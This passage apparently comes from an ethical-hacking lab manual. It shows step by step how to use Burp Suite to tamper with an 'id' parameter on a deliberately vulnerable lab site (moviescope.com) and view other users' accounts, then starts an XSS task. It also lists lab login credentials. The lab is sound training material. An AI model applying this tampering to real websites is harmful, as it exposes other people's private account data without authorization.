


Figure 2.2.12: Navigate to Params tab

23. Under the **Params** tab, observe a table with captured values such as **URL** and **Cookie**.
24. In the **URL** type with the name **id**, double-click the **Value** column to change it from **1** to **2**, as shown in the screenshot.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request to `http://www.moviescope.com:80 [10.10.10.19]` is selected. The 'Params' tab is active, displaying a table of parameters:

Type	Name	Value
URL	id	2
Cookie	ui-tabs-1	0
Cookie	mscope	1jWydNf8wro=

Buttons for 'Add', 'Remove', 'Up', and 'Down' are visible on the right. Below the table, the 'Body encoding:' field is empty.

Figure 2.2.13: Change ID value

25. After changing the value, navigate back to the **Raw** tab.

The screenshot shows the Burp Suite interface with the 'Raw' tab selected. The same request and parameter table are shown as in Figure 2.2.13. The 'Raw' tab is highlighted with a red border.

Type	Name	Value
URL	id	2
Cookie	ui-tabs-1	0
Cookie	mscope	1jWydNf8wro=

Figure 2.2.14: Navigate back to Raw tab

26. In the **Raw** tab, click the **Intercept is on** button to turn off the interception.




Figure 2.2.15: Turn off the interception

27. After switching off the interception, navigate back to the browser window and observe that the user account associated with **ID=2** appears with the name **John**, as shown in the screenshot.

Note: Although we logged in using sam as a username with ID=1, using Burp Suite, we successfully tampered with the ID parameter to obtain information about other user accounts.




Figure 2.2.16: Turn off the interception

28. Similarly, you can edit the **id** parameter in Burp Suite with any random numeric value to view information about other user accounts.
29. Switch to the browser window and perform **Steps 5-7**. Remove the browser proxy set up in **Step 8**, by selecting the **No proxy** radio-button in the **Connection Settings** window and click **OK**. Close the tab.
30. This concludes the demonstration of how to perform parameter tampering using Burp Suite.
31. Close all open windows and document all the acquired information.
32. Turn off the **Parrot Security** virtual machine.

Exploit Parameter Tampering and XSS Vulnerabilities in Web Applications

T A S K 3

 Parameter tampering is a simple form of attack aimed directly at an application's business logic. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS or SQL injection exploitation.

T A S K 3 . 1

Log in as a Legitimate User

Here, we will learn how to exploit parameter tampering and XSS vulnerabilities in the target web application.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Windows 10** virtual machine.

Note: Ensure that the **Windows Server 2019** virtual machine is running.

1. Turn on the **Windows 10** virtual machine.
2. On the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa\$\$w0rd**.
3. Open any web browser (here, **Mozilla Firefox**), type **http://www.moviescope.com/** into the address bar, and press **Enter**.
4. The **MovieScope** website appears. In the **Login** form, type **Username** and **Password** as **steve** and **password**, and click **Login**.

Note: Here, we are logging in as a registered user on the website.




Figure 2.3.1: Logging in to the webpage

XSS attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash code for execution on a victim's system by hiding it within legitimate requests.

5. You are logged into the website. Click the **View Profile** tab from the menu bar.




Figure 2.3.2: Viewing Profile in the logged in account

TASK 3.2

Perform Parameter Tampering

6. You will be redirected to the profile page, which displays the personal information of **steve** (here, you). You will observe that the value of **ID** in the personal information and address bar is **4**.

